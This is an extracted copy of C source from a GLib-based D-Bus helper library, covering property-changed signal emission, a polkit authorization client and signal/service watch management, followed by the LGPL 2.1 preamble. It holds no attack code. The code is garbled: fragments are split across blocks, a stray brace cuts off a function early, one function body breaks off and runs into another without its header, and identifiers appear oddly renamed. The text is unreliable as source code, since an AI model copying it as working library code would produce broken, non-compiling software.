    DBusMessage *signal_test;

    dbus_bool_t ret;

    const GDBusArgInfo *args_info;

    if (!check_signal(connection, path, interface, name, &args_info))
        return FALSE;
}

```

```

signal_test = dbus_message_new_signal(path, interface, name);

if (signal_test == NULL) {
    error("Unable to allocate new %s.%s signal_test", interface, name);
    return FALSE;
}

ret = dbus_message_append_args_valist(signal_test, type, args);

if (!ret)
    goto fail;

if (g_dbus_args_have_signature(args_info, signal_test) == FALSE) {
    error("%s.%s: got unexpected signature '%s'", interface, name,
        dbus_message_get_signature(signal_test));

    ret = FALSE;
    goto fail;
}

return g_dbus_send_message(connection, signal_test);

fail:

dbus_message_unref(signal_test);

return ret;
}

```

```

static void process_properties_from_interface(struct generic_data *data,
                                           struct interface_data *iface)
{
    GSList *l;

    DBusMessage *signal_test;

    DBusMessageIter iter, dict, array;

    GSList *invalidated;

    data->pending_prop = FALSE;

    if (iface->pending_prop == NULL)
        return;

    signal_test = dbus_message_new_signal(data->path,
                                         DBUS_INTERFACE_PROPERTIES, "PropertiesChanged");

    if (signal_test == NULL) {
        error("Unable to allocate new " DBUS_INTERFACE_PROPERTIES
              ".PropertiesChanged signal_test");
        return;
    }

    iface->pending_prop = g_slist_reverse(iface->pending_prop);

    dbus_message_iter_init_append(signal_test, &iter);

```

```
dbus_message_iter_append_basic(&iter, DBUS_TYPE_STRING, &iface->name);

dbus_message_iter_open_container(&iter, DBUS_TYPE_ARRAY,
                                DBUS_DICT_ENTRY_BEGIN_CHAR_AS_STRING
                                DBUS_TYPE_STRING_AS_STRING DBUS_TYPE_VARIANT_AS_STRING
                                DBUS_DICT_ENTRY_END_CHAR_AS_STRING, &dict);
```

```
invalidated = NULL;
```

```
for (l = iface->pending_prop; l != NULL; l = l->next) {
    GDBusPropertyTable *p = l->data;

    if (p->get == NULL)
        continue;

    if (p->exists != NULL && !p->exists(p, iface->user_data)) {
        invalidated = g_slist_prepend(invalidated, p);
        continue;
    }

    append_property(iface, p, &dict);
}
```

```
dbus_message_iter_close_container(&iter, &dict);
```

```
dbus_message_iter_open_container(&iter, DBUS_TYPE_ARRAY,
```



```

        DBUS_TYPE_STRING_AS_STRING, &array);

for (l = invalidated; l != NULL; l = g_slist_next(l)) {

    GDBusPropertyTable *p = l->data;

    dbus_message_iter_append_basic(&array, DBUS_TYPE_STRING,

                                   &p->name);

}

g_slist_free(invalidated);

dbus_message_iter_close_container(&iter, &array);

g_slist_free(iface->pending_prop);

iface->pending_prop = NULL;

/* Use dbus_connection_send to avoid recursive calls to g_dbus_flush */
dbus_connection_send(data->conn, signal_test, NULL);

dbus_message_unref(signal_test);

}

```

```

static void process_property_changes(struct generic_data *data)
{

```

```

    GSList *l;

```

```

    for (l = data->interfaces; l != NULL; l = l->next) {

        struct interface_data *iface = l->data;

```

```

        process_properties_from_interface(data, iface);
    }
}

void g_dbus_emit_property_changed(DBusConnection *connection,
                                  const char *path, const char *interface,
                                  const char *name)
{
    const GDBusPropertyTable *property;
    struct generic_data *data;
    struct interface_data *iface;

    if (path == NULL)
        return;

    if (!dbus_connection_get_object_path_data(connection, path,
                                              (void **) &data) || data == NULL)
        return;

    iface = find_interface(data->interfaces, interface);
    if (iface == NULL)
        return;

    /*
     * If ObjectManager is attached, don't emit property changed if

```

```

    * interface is not yet published

    */

    if (root && g_slist_find(data->added, iface))

        return;

    property = find_property(iface->properties, name);

    if (property == NULL) {

        error("Could not find property %s in %p", name,

            iface->properties);

        return;

    }

    if (g_slist_find(iface->pending_prop, (void *) property) != NULL)

        return;

    data->pending_prop = TRUE;

    iface->pending_prop = g_slist_prepend(iface->pending_prop,

        (void *) property);

    add_pending(data);

}

gboolean g_dbus_get_properties(DBusConnection *connection, const char *path,

    const char *interface, DBusMessageIter *iter)

{

```

```

    struct generic_data *data;

    struct interface_data *iface;

    if (path == NULL)

        return FALSE;

    if (!dbus_connection_get_object_path_data(connection, path,

                                              (void **) &data) || data == NULL)

        return FALSE;

    iface = find_interface(data->interfaces, interface);

    if (iface == NULL)

        return FALSE;

    append_properties(iface, iter);

    return TRUE;
}

```

```

gboolean g_dbus_attach_object_manager(DBusConnection *connection)
{

    struct generic_data *data;

    data = object_path_ref(connection, "/");

    if (data == NULL)

```

```
return FALSE;
```

```
add_interface(data, DBUS_INTERFACE_OBJECT_MANAGER,  
              manager_methods, manager_signals,  
              NULL, data, NULL);
```

```
root = data;
```

```
return TRUE;
```

```
}
```

```
gboolean g_dbus_detach_object_manager(DBusConnection *connection)
```

```
{
```

```
    if (!g_dbus_unregister_interface(connection, "/",
```

```
                                     DBUS_INTERFACE_OBJECT_MANAGER))
```

```
        return FALSE;
```

```
    root = NULL;
```

```
    return TRUE;
```

```
}
```

```
void g_dbus_set_flags(int flags)
```

```
{
```

```
    global_flags = flags;
```

```
}
```

polkit.c

/\*

\*

\* D-Bus helper library

\*

\* Copyright (C) 2004-2011 Marcel Holtmann <marcel@holtmann.org>

\*

\*

\* This program is free software; you can redistribute it and/or modify

\* it under the terms of the GNU General Public License as published by

\* the Free Software Foundation; either version 2 of the License, or

\* (at your option) any later version.

\*

\* This program is distributed in the hope that it will be useful,

\* but WITHOUT ANY WARRANTY; without even the implied warranty of

\* MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the

\* GNU General Public License for more details.

\*

\* You should have received a copy of the GNU General Public License

\* along with this program; if not, write to the Free Software

\* Foundation, Inc., 51 Franklin St, Fifth Floor, Boston, MA 02110-1301 USA

\*

\*/

#ifdef HAVE\_CONFIG\_H

```
#include <config.h>
```

```
#endif
```

```
#include <errno.h>
```

```
#include <dbus/dbus.h>
```

```
#include <glib.h>
```

```
int polkit_check_authorization(DBusConnection *conn,  
                               const char *action, gboolean interaction,  
                               void (*function) (dbus_bool_t authorized,  
                                                   void *user_data),  
                               void *user_data, int timeout);
```

```
static void add_dict_with_string_value(DBusMessageIter *iter,  
                                       const char *key, const char *str)
```

```
{
```

```
    DBusMessageIter dict, entry, value;
```

```
    dbus_message_iter_open_container(iter, DBUS_TYPE_ARRAY,
```

```
                                    DBUS_DICT_ENTRY_BEGIN_CHAR_AS_STRING
```

```
                                    DBUS_TYPE_STRING_AS_STRING DBUS_TYPE_VARIANT_AS_STRING
```

```
                                    DBUS_DICT_ENTRY_END_CHAR_AS_STRING, &dict);
```

```
    dbus_message_iter_open_container(&dict, DBUS_TYPE_DICT_ENTRY,
```

```
NULL, &entry);
```

```
dbus_message_iter_append_basic(&entry, DBUS_TYPE_STRING, &key);
```

```
dbus_message_iter_open_container(&entry, DBUS_TYPE_VARIANT,  
                                DBUS_TYPE_STRING_AS_STRING, &value);
```

```
dbus_message_iter_append_basic(&value, DBUS_TYPE_STRING, &str);
```

```
dbus_message_iter_close_container(&entry, &value);
```

```
dbus_message_iter_close_container(&dict, &entry);
```

```
dbus_message_iter_close_container(iter, &dict);
```

```
}
```

```
static void add_empty_string_dict(DBusMessageIter *iter)
```

```
{
```

```
    DBusMessageIter dict;
```

```
    dbus_message_iter_open_container(iter, DBUS_TYPE_ARRAY,  
                                    DBUS_DICT_ENTRY_BEGIN_CHAR_AS_STRING  
                                    DBUS_TYPE_STRING_AS_STRING DBUS_TYPE_STRING_AS_STRING  
                                    DBUS_DICT_ENTRY_END_CHAR_AS_STRING, &dict);
```

```
    dbus_message_iter_close_container(iter, &dict);
```

```
}
```



```

static void add_arguments(DBusConnection *conn, DBusMessageIter *iter,
                        const char *action, dbus_uint32_t flags)
{
    const char *busname = dbus_bus_get_unique_name(conn);

    const char *kind = "system-bus-name";

    const char *cancel = "";

    DBusMessageIter subject;

    dbus_message_iter_open_container(iter, DBUS_TYPE_STRUCT,
                                    NULL, &subject);

    dbus_message_iter_append_basic(&subject, DBUS_TYPE_STRING, &kind);

    add_dict_with_string_value(&subject, "name", busname);

    dbus_message_iter_close_container(iter, &subject);

    dbus_message_iter_append_basic(iter, DBUS_TYPE_STRING, &action);

    add_empty_string_dict(iter);

    dbus_message_iter_append_basic(iter, DBUS_TYPE_UINT32, &flags);

    dbus_message_iter_append_basic(iter, DBUS_TYPE_STRING, &cancel);
}

```

```

static dbus_bool_t parse_result(DBusMessageIter *iter)
{

```

```

    DBusMessageIter result;

    dbus_bool_t authorized, challenge;

```

```

    dbus_message_iter_recurse(iter, &result);

    dbus_message_iter_get_basic(&result, &authorized);
    dbus_message_iter_get_basic(&result, &challenge);

    return authorized;
}

struct authorization_data {
    void (*function) (dbus_bool_t authorized, void *user_data);
    void *user_data;
};

static void authorization_reply(DBusPendingCall *call, void *user_data)
{
    struct authorization_data *data = user_data;

    DBusMessage *reply;

    DBusMessageIter iter;

    dbus_bool_t authorized = FALSE;

    reply = dbus_pending_call_steal_reply(call);

    if (dbus_message_get_type(reply) == DBUS_MESSAGE_TYPE_ERROR)
        goto done;

```



```

{

    struct authorization_data *data;

    DBusMessage *msg;

    DBusMessageIter iter;

    DBusPendingCall *call;

    dbus_uint32_t flags = 0x00000000;


    if (conn == NULL)

        return -EINVAL;


    data = dbus_malloc0(sizeof(*data));

    if (data == NULL)

        return -ENOMEM;


    msg = dbus_message_new_method_call(AUTHORITY_DBUS, AUTHORITY_PATH,

                                        AUTHORITY_INTF, "CheckAuthorization");

    if (msg == NULL) {

        dbus_free(data);

        return -ENOMEM;

    }


    if (interaction == TRUE)

        flags |= 0x00000001;


    if (action == NULL)

```

```

        action = "org.freedesktop.policykit.exec";

dbus_message_iter_init_append(msg, &iter);
add_arguments(conn, &iter, action, flags);

if (dbus_connection_send_with_reply(conn, msg,
                                    &call, timeout) == FALSE) {

    dbus_message_unref(msg);
    dbus_free(data);
    return -EIO;
}

if (call == NULL) {
    dbus_message_unref(msg);
    dbus_free(data);
    return -EIO;
}

data->function = function;
data->user_data = user_data;

dbus_pending_call_set_notify(call, authorization_reply,
                             data, dbus_free);

dbus_message_unref(msg);

```

```
        return 0;

}

watch.c

/*
 *
 * D-Bus helper library
 *
 * Copyright (C) 2004-2011 Marcel Holtmann <marcel@holtmann.org>
 *
 *
 * This program is free software; you can redistribute it and/or modify
 * it under the terms of the GNU General Public License as published by
 * the Free Software Foundation; either version 2 of the License, or
 * (at your option) any later version.
 *
 * This program is distributed in the hope that it will be useful,
 * but WITHOUT ANY WARRANTY; without even the implied warranty of
 * MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
 * GNU General Public License for more details.
 *
 * You should have received a copy of the GNU General Public License
 * along with this program; if not, write to the Free Software
 * Foundation, Inc., 51 Franklin St, Fifth Floor, Boston, MA 02110-1301 USA
 *
```

---

```
*/
```

```
#ifdef HAVE_CONFIG_H
```

```
#include <config.h>
```

```
#endif
```

```
#include <stdio.h>
```

```
#include <string.h>
```

```
#include <glib.h>
```

```
#include <dbus/dbus.h>
```

```
#include "gdbus.h"
```

```
#define info(fmt...)
```

```
#define error(fmt...)
```

```
#define debug(fmt...)
```

```
static DBusHandlerResult message_filter(DBusConnection *connection,
```

```
        DBusMessage *message, void *user_data);
```

```
static guint listener_id = 0;
```

```
static GSList *listeners = NULL;
```

```
struct service_data {
```

---

```
DBusConnection *conn;

DBusPendingCall *call;

char *name;

const char *owner;

guint id;

struct filter_callback *callback;

};
```

```
struct filter_callback {

    GDBusWatchFunction conn_func;

    GDBusWatchFunction disc_func;

    GDBusSignalFunction signal_func;

    GDBusDestroyFunction destroy_func;

    struct service_data *data;

    void *user_data;

    guint id;

};
```

```
struct filter_data {

    DBusConnection *connection;

    DBusHandleMessageFunction handle_func;

    char *name;

    char *owner;

    char *path;

    char *interface;
```

---



```

char *member;

char *argument;

GSList *callbacks;

GSList *processed;

guint name_watch;

gboolean lock;

gboolean registered;

};

static struct filter_data *filter_data_find_match(DBusConnection *connection,
                                                const char *name,
                                                const char *owner,
                                                const char *path,
                                                const char *interface,
                                                const char *member,
                                                const char *argument)
{
    GSList *current;

    for (current = listeners;
         current != NULL; current = current->next) {
        struct filter_data *data = current->data;

        if (connection != data->connection)

            continue;

```

---

```
if (g_strcmp0(name, data->name) != 0)
```

```
    continue;
```

```
if (g_strcmp0(owner, data->owner) != 0)
```

```
    continue;
```

```
if (g_strcmp0(path, data->path) != 0)
```

```
    continue;
```

```
if (g_strcmp0(interface, data->interface) != 0)
```

```
    continue;
```

```
if (g_strcmp0(member, data->member) != 0)
```

```
    continue;
```

```
if (g_strcmp0(argument, data->argument) != 0)
```

```
    continue;
```

```
return data;
```

```
}
```

```
return NULL;
```

```
}
```

---

```

static struct filter_data *filter_data_find(DBusConnection *connection)
{
    GSList *current;

    for (current = listeners;
         current != NULL; current = current->next) {
        struct filter_data *data = current->data;

        if (connection != data->connection)
            continue;

        return data;
    }

    return NULL;
}

```

```

static void format_rule(struct filter_data *data, char *rule, size_t size)
{
    const char *sender;
    int offset;

    offset = snprintf(rule, size, "type='signal'");
    sender = data->name ? : data->owner;

```

---

```

if (sender)
    offset += snprintf(rule + offset, size - offset,
                       ",sender='%s'", sender);

if (data->path)
    offset += snprintf(rule + offset, size - offset,
                       ",path='%s'", data->path);

if (data->interface)
    offset += snprintf(rule + offset, size - offset,
                       ",interface='%s'", data->interface);

if (data->member)
    offset += snprintf(rule + offset, size - offset,
                       ",member='%s'", data->member);

if (data->argument)
    snprintf(rule + offset, size - offset,
             ",arg0='%s'", data->argument);
}

```

```

static gboolean add_match(struct filter_data *data,
                         DBusHandleMessageFunction filter)
{
    DBusError err;

    char rule[DBUS_MAXIMUM_MATCH_RULE_LENGTH];

    format_rule(data, rule, sizeof(rule));

    dbus_error_init(&err);

```

---

```

dbus_bus_add_match(data->connection, rule, &err);

if (dbus_error_is_set(&err)) {
    error("Adding match rule \"%s\" failed: %s", rule,
        err.message);
    dbus_error_free(&err);
    return FALSE;
}

data->handle_func = filter;
data->registered = TRUE;

return TRUE;
}

static gboolean remove_match(struct filter_data *data)
{
    DBusError err;

    char rule[DBUS_MAXIMUM_MATCH_RULE_LENGTH];

    format_rule(data, rule, sizeof(rule));

    dbus_error_init(&err);

    dbus_bus_remove_match(data->connection, rule, &err);
}

```

---

```

    if (dbus_error_is_set(&err)) {
        error("Removing owner match rule for %s failed: %s",
              rule, err.message);
        dbus_error_free(&err);
        return FALSE;
    }

    return TRUE;
}

static struct filter_data *filter_data_get(DBusConnection *connection,
                                           DBusHandleMessageFunction filter,
                                           const char *sender,
                                           const char *path,
                                           const char *interface,
                                           const char *member,
                                           const char *argument)
{
    struct filter_data *data;
    const char *name = NULL, *owner = NULL;

    if (filter_data_find(connection) == NULL) {
        if (!dbus_connection_add_filter(connection,
                                         message_filter, NULL, NULL)) {
            error("dbus_connection_add_filter() failed");

```

---

```
        return NULL;
    }
}
```

```
if (sender == NULL)
    goto proceed;
```

```
if (sender[0] == ':')
    owner = sender;
else
    name = sender;
```

proceed:

```
data = filter_data_find_match(connection, name, owner, path,
                                interface, member, argument);
```

```
if (data)
    return data;
```

```
data = g_new0(struct filter_data, 1);
```

```
data->connection = dbus_connection_ref(connection);
```

```
data->name = g_strdup(name);
```

```
data->owner = g_strdup(owner);
```

```
data->path = g_strdup(path);
```

```
data->interface = g_strdup(interface);
```

---

```

data->member = g_strdup(member);

data->argument = g_strdup(argument);


if (!add_match(data, filter)) {
    g_free(data);
    return NULL;
}

listeners = g_slist_append(listeners, data);

return data;
}

static struct filter_callback *filter_data_find_callback(
    struct filter_data *data,
    guint id)
{
    GSList *l;

    for (l = data->callbacks; l; l = l->next) {
        struct filter_callback *cb = l->data;

        if (cb->id == id)
            return cb;
    }

    for (l = data->processed; l; l = l->next) {

```

---



```

        struct filter_callback *cb = l->data;

        if (cb->id == id)

            return cb;

    }

    return NULL;
}

static void filter_data_free(struct filter_data *data)
{
    GSList *l;

    /* Remove filter if there are no listeners left for the connection */
    if (filter_data_find(data->connection) == NULL)
        dbus_connection_remove_filter(data->connection, message_filter,
                                      NULL);

    for (l = data->callbacks; l != NULL; l = l->next)
        g_free(l->data);

    g_slist_free(data->callbacks);
    g_dbus_remove_watch(data->connection, data->name_watch);
    g_free(data->name);
    g_free(data->owner);
    g_free(data->path);

```

---

```

    g_free(data->interface);
    g_free(data->member);
    g_free(data->argument);
    dbus_connection_unref(data->connection);
    g_free(data);
}

```

```

static void filter_data_call_and_free(struct filter_data *data)

```

```

{
    GSList *l;

    for (l = data->callbacks; l != NULL; l = l->next) {
        struct filter_callback *cb = l->data;

        if (cb->disc_func)
            cb->disc_func(data->connection, cb->user_data);

        if (cb->destroy_func)
            cb->destroy_func(cb->user_data);

        g_free(cb);
    }

    filter_data_free(data);
}

```

```

static struct filter_callback *filter_data_add_callback(

```

```

    struct filter_data *data,

```

---

```

        GDBusWatchFunction connect,
        GDBusWatchFunction disconnect,
        GDBusSignalFunction signal_test,
        GDBusDestroyFunction destroy,
        void *user_data)
{
    struct filter_callback *cb = NULL;

    cb = g_new0(struct filter_callback, 1);

    cb->conn_func = connect;
    cb->disc_func = disconnect;
    cb->signal_func = signal_test;
    cb->destroy_func = destroy;
    cb->user_data = user_data;
    cb->id = ++listener_id;

    if (data->lock)
        data->processed = g_slist_append(data->processed, cb);
    else
        data->callbacks = g_slist_append(data->callbacks, cb);

    return cb;
}

```

---

```

static void service_data_free(struct service_data *data)
{
    struct filter_callback *callback = data->callback;

    dbus_connection_unref(data->conn);

    if (data->call)
        dbus_pending_call_unref(data->call);

    if (data->id)
        g_source_remove(data->id);

    g_free(data->name);
    g_free(data);

    callback->data = NULL;
}

static gboolean filter_data_remove_callback(struct filter_data *data,
                                           struct filter_callback *cb)
{
    data->callbacks = g_slist_remove(data->callbacks, cb);
    data->processed = g_slist_remove(data->processed, cb);

    /* Cancel pending operations */

```

---

```
if (cb->data) {
    if (cb->data->call)
        dbus_pending_call_cancel(cb->data->call);
    service_data_free(cb->data);
}

if (cb->destroy_func)
    cb->destroy_func(cb->user_data);

g_free(cb);

/* Don't remove the filter if other callbacks exist or data is lock
 * processing callbacks */
if (data->callbacks || data->lock)
    return TRUE;

if (data->registered && !remove_match(data))
    return FALSE;

listeners = g_slist_remove(listeners, data);
filter_data_free(data);

return TRUE;
}
```

---

```

static DBusHandlerResult signal_filter(DBusConnection *connection,
                                      DBusMessage *message, void *user_data)
{
    struct filter_data *data = user_data;

    struct filter_callback *cb;

    while (data->callbacks) {
        cb = data->callbacks->data;

        if (cb->signal_func && !cb->signal_func(connection, message,
                                                cb->user_data)) {
            filter_data_remove_callback(data, cb);
            continue;
        }

        /* Check if the watch was removed/freed by the callback
         * function */
        if (!g_slist_find(data->callbacks, cb))
            continue;

        data->callbacks = g_slist_remove(data->callbacks, cb);
        data->processed = g_slist_append(data->processed, cb);
    }

    return DBUS_HANDLER_RESULT_NOT_YET_HANDLED;
}

```

---

```
}
```

```
static void update_name_cache(const char *name, const char *owner)
```

```
{
```

```
    GSList *l;
```

```
    for (l = listeners; l != NULL; l = l->next) {
```

```
        struct filter_data *data = l->data;
```

```
        if (g_strcmp0(data->name, name) != 0)
```

```
            continue;
```

```
        g_free(data->owner);
```

```
        data->owner = g_strdup(owner);
```

```
    }
```

```
}
```

```
static const char *check_name_cache(const char *name)
```

```
{
```

```
    GSList *l;
```

```
    for (l = listeners; l != NULL; l = l->next) {
```

```
        struct filter_data *data = l->data;
```

```
        if (g_strcmp0(data->name, name) != 0)
```

---

```

        continue;

    return data->owner;

}

return NULL;

}

static DBusHandlerResult service_filter(DBusConnection *connection,

                                         DBusMessage *message, void *user_data)

{

    struct filter_data *data = user_data;

    struct filter_callback *cb;

    char *name, *old, *new;

    if (!dbus_message_get_args(message, NULL,

                               DBUS_TYPE_STRING, &name,

                               DBUS_TYPE_STRING, &old,

                               DBUS_TYPE_STRING, &new,

                               DBUS_TYPE_INVALID)) {

        error("Invalid arguments for NameOwnerChanged signal");

        return DBUS_HANDLER_RESULT_NOT_YET_HANDLED;

    }

    update_name_cache(name, new);

```

---



```

while (data->callbacks) {

    cb = data->callbacks->data;

    if (*new == '\0') {

        if (cb->disc_func)

            cb->disc_func(connection, cb->user_data);

    } else {

        if (cb->conn_func)

            cb->conn_func(connection, cb->user_data);

    }

    /* Check if the watch was removed/freed by the callback

    * function */

    if (!g_slist_find(data->callbacks, cb))

        continue;

    /* Only auto remove if it is a bus name watch */

    if (data->argument[0] == ':' &&

        (cb->conn_func == NULL || cb->disc_func == NULL)) {

        filter_data_remove_callback(data, cb);

        continue;

    }

    data->callbacks = g_slist_remove(data->callbacks, cb);

```

---

```

        data->processed = g_slist_append(data->processed, cb);
    }

    return DBUS_HANDLER_RESULT_NOT_YET_HANDLED;
}

static DBusHandlerResult message_filter(DBusConnection *connection,
                                       DBusMessage *message, void *user_data)
{
    struct filter_data *data;

    const char *sender, *path, *iface, *member, *arg = NULL;

    GSList *current, *delete_listener = NULL;

    /* Only filter signals */
    if (dbus_message_get_type(message) != DBUS_MESSAGE_TYPE_SIGNAL)
        return DBUS_HANDLER_RESULT_NOT_YET_HANDLED;

    sender = dbus_message_get_sender(message);
    path = dbus_message_get_path(message);
    iface = dbus_message_get_interface(message);
    member = dbus_message_get_member(message);
    dbus_message_get_args(message, NULL, DBUS_TYPE_STRING, &arg, DBUS_TYPE_INVALID);

    /* Sender is always the owner */

```

---

```
if (sender == NULL)

    return DBUS_HANDLER_RESULT_NOT_YET_HANDLED;

for (current = listeners; current != NULL; current = current->next) {

    data = current->data;

    if (connection != data->connection)

        continue;

    if (data->owner && g_str_equal(sender, data->owner) == FALSE)

        continue;

    if (data->path && g_str_equal(path, data->path) == FALSE)

        continue;

    if (data->interface && g_str_equal(iface,

                                     data->interface) == FALSE)

        continue;

    if (data->member && g_str_equal(member, data->member) == FALSE)

        continue;

    if (data->argument && g_str_equal(arg,

                                     data->argument) == FALSE)

        continue;
```

---

```
if (data->handle_func) {  
    data->lock = TRUE;  
  
    data->handle_func(connection, message, data);  
  
    data->callbacks = data->processed;  
    data->processed = NULL;  
    data->lock = FALSE;  
}
```

```
if (!data->callbacks)  
    delete_listener = g_slist_prepend(delete_listener,  
                                       current);  
}
```

```
if (delete_listener == NULL)  
    return DBUS_HANDLER_RESULT_NOT_YET_HANDLED;
```

```
for (current = delete_listener; current != NULL;  
     current = delete_listener->next) {  
    GSList *l = current->data;  
  
    data = l->data;
```

---

```
        /* Has any other callback added callbacks back to this data? */
        if (data->callbacks != NULL)
            continue;

        remove_match(data);

        listeners = g_slist_delete_link(listeners, l);

        filter_data_free(data);
    }

    g_slist_free(delete_listener);

    return DBUS_HANDLER_RESULT_NOT_YET_HANDLED;
}
```

```
static gboolean update_service(void *user_data)
{
    struct service_data *data = user_data;

    struct filter_callback *cb = data->callback;

    DBusConnection *conn;

    update_name_cache(data->name, data->owner);

    conn = dbus_connection_ref(data->conn);

    service_data_free(data);
}
```

---

```

    if (cb->conn_func)
        cb->conn_func(conn, cb->user_data);

    dbus_connection_unref(conn);

    return FALSE;
}

static void service_reply(DBusPendingCall *call, void *user_data)
{
    struct service_data *data = user_data;

    DBusMessage *reply;

    DBusError err;

    reply = dbus_pending_call_steal_reply(call);

    if (reply == NULL)
        return;

    dbus_error_init(&err);

    if (dbus_set_error_from_message(&err, reply))
        goto fail;

    if (dbus_message_get_args(reply, &err,
                                DBUS_TYPE_STRING, &data->owner,

```

---

```
DBUS_TYPE_INVALID) == FALSE)
```

```
goto fail;
```

```
update_service(data);
```

```
goto done;
```

```
fail:
```

```
error("%s", err.message);
```

```
dbus_error_free(&err);
```

```
service_data_free(data);
```

```
done:
```

```
dbus_message_unref(reply);
```

```
}
```

```
static void check_service(DBusConnection *connection,
```

```
                        const char *name,
```

```
                        struct filter_callback *callback)
```

```
{
```

```
    DBusMessage *message;
```

```
    struct service_data *data;
```

```
    data = g_try_malloc0(sizeof(*data));
```

```
    if (data == NULL) {
```

```
        error("Can't allocate data structure");
```

---

```
        return;
    }

    data->conn = dbus_connection_ref(connection);

    data->name = g_strdup(name);

    data->callback = callback;

    callback->data = data;

    data->owner = check_name_cache(name);

    if (data->owner != NULL) {
        data->id = g_idle_add(update_service, data);
        return;
    }

    message = dbus_message_new_method_call(DBUS_SERVICE_DBUS,
                                           DBUS_PATH_DBUS, DBUS_INTERFACE_DBUS, "GetNameOwner");

    if (message == NULL) {
        error("Can't allocate new message");
        g_free(data);
        return;
    }

    dbus_message_append_args(message, DBUS_TYPE_STRING, &name,
                             DBUS_TYPE_INVALID);
```

---



```

if (dbus_connection_send_with_reply(connection, message,
                                     &data->call, -1) == FALSE) {

    error("Failed to execute method call");

    g_free(data);

    goto done;
}

if (data->call == NULL) {

    error("D-Bus connection not available");

    g_free(data);

    goto done;
}

dbus_pending_call_set_notify(data->call, service_reply, data, NULL);

done:

    dbus_message_unref(message);
}

guint g_dbus_add_service_watch(DBusConnection *connection, const char *name,
                                GDBusWatchFunction connect,
                                GDBusWatchFunction disconnect,
                                void *user_data, GDBusDestroyFunction destroy)
{
    struct filter_data *data;

```

---

```

struct filter_callback *cb;

if (name == NULL)
    return 0;

data = filter_data_get(connection, service_filter, NULL, NULL,
                        DBUS_INTERFACE_DBUS, "NameOwnerChanged",
                        name);

if (data == NULL)
    return 0;

cb = filter_data_add_callback(data, connect, disconnect, NULL, destroy,
                              user_data);

if (cb == NULL)
    return 0;

if (connect)
    check_service(connection, name, cb);

return cb->id;
}

guint g_dbus_add_disconnect_watch(DBusConnection *connection, const char *name,
                                  GDBusWatchFunction func,
                                  void *user_data, GDBusDestroyFunction destroy)

```

---

```

{
    return g_dbus_add_service_watch(connection, name, NULL, func,
                                    user_data, destroy);
}

guint g_dbus_add_signal_watch(DBusConnection *connection,
                              const char *sender, const char *path,
                              const char *interface, const char *member,
                              GDBusSignalFunction function, void *user_data,
                              GDBusDestroyFunction destroy)
{
    struct filter_data *data;
    struct filter_callback *cb;

    data = filter_data_get(connection, signal_filter, sender, path,
                           interface, member, NULL);

    if (data == NULL)
        return 0;

    cb = filter_data_add_callback(data, NULL, NULL, function, destroy,
                                  user_data);

    if (cb == NULL)
        return 0;

    if (data->name != NULL && data->name_watch == 0)

```

---

```

        data->name_watch = g_dbus_add_service_watch(connection,

                                                    data->name, NULL,

                                                    NULL, NULL, NULL);

    return cb->id;
}

guint g_dbus_add_properties_watch(DBusConnection *connection,

                                   const char *sender, const char *path,

                                   const char *interface,

                                   GDBusSignalFunction function, void *user_data,

                                   GDBusDestroyFunction destroy)
{
    struct filter_data *data;

    struct filter_callback *cb;

    data = filter_data_get(connection, signal_filter, sender, path,

                            DBUS_INTERFACE_PROPERTIES, "PropertiesChanged",

                            interface);

    if (data == NULL)

        return 0;

    cb = filter_data_add_callback(data, NULL, NULL, function, destroy,

                                  user_data);

    if (cb == NULL)

```

---

```
return 0;
```

```
if (data->name != NULL && data->name_watch == 0)
```

```
    data->name_watch = g_dbus_add_service_watch(connection,
```

```
                                                data->name, NULL,
```

```
                                                NULL, NULL, NULL);
```

```
return cb->id;
```

```
}
```

```
gboolean g_dbus_remove_watch(DBusConnection *connection, guint id)
```

```
{
```

```
    struct filter_data *data;
```

```
    struct filter_callback *cb;
```

```
    GSList *ldata;
```

```
    if (id == 0)
```

```
        return FALSE;
```

```
    for (ldata = listeners; ldata; ldata = ldata->next) {
```

```
        data = ldata->data;
```

```
        cb = filter_data_find_callback(data, id);
```

```
        if (cb) {
```

```
            filter_data_remove_callback(data, cb);
```

---

```

        return TRUE;
    }
}

return FALSE;
}

void g_dbus_remove_all_watches(DBusConnection *connection)
{
    struct filter_data *data;

    while ((data = filter_data_find(connection))) {
        listeners = g_slist_remove(listeners, data);
        filter_data_call_and_free(data);
    }
}

```

---

## GNU LESSER GENERAL PUBLIC LICENSE

Version 2.1, February 1999

Copyright (C) 1991, 1999 Free Software Foundation, Inc.

51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA

Everyone is permitted to copy and distribute verbatim copies  
of this license document, but changing it is not allowed.

[This is the first released version of the Lesser GPL. It also counts

as the successor of the GNU Library Public License, version 2, hence the version number 2.1.]

## Preamble

The licenses for most software are designed to take away your freedom to share and change it. By contrast, the GNU General Public Licenses are intended to guarantee your freedom to share and change free software--to make sure the software is free for all its users.

This license, the Lesser General Public License, applies to some specially designated software packages--typically libraries--of the Free Software Foundation and other authors who decide to use it. You can use it too, but we suggest you first think carefully about whether this license or the ordinary General Public License is the better strategy to use in any particular case, based on the explanations below.

When we speak of free software, we are referring to freedom of use, not price. Our General Public Licenses are designed to make sure that you have the freedom to distribute copies of free software (and charge for this service if you wish); that you receive source code or can get it if you want it; that you can change the software and use pieces of it in new free programs; and that you are informed that you can do these things.

To protect your rights, we need to make restrictions that forbid distributors to deny you these rights or to ask you to surrender these rights. These restrictions translate to certain responsibilities for you if you distribute copies of the library or if you modify it.

For example, if you distribute copies of the library, whether gratis or for a fee, you must give the recipients all the rights that we gave you. You must make sure that they, too, receive or can get the source code. If you link other code with the library, you must provide complete object files to the recipients, so that they can relink them with the library after making changes to the library and recompiling it. And you must show them these terms so they know their rights.

We protect your rights with a two-step method: (1) we copyright the library, and (2) we offer you this license, which gives you legal permission to copy, distribute and/or modify the library.

To protect each distributor, we want to make it very clear that there is no warranty for the free library. Also, if the library is modified by someone else and passed on, the recipients should know that what they have is not the original version, so that the original author's reputation will not be affected by problems that might be introduced by others.

Finally, software patents pose a constant threat to the existence of any free program. We wish to make sure that a company cannot effectively restrict the users of a free program by obtaining a restrictive license from a patent holder. Therefore, we insist that any patent license obtained for a version of the library must be consistent with the full freedom of use specified in this license.

Most GNU software, including some libraries, is covered by the ordinary GNU General Public License. This license, the GNU Lesser General Public License, applies to certain designated libraries, and is quite different from the ordinary General Public License. We use this license for certain libraries in order to permit linking those libraries into non-free programs.

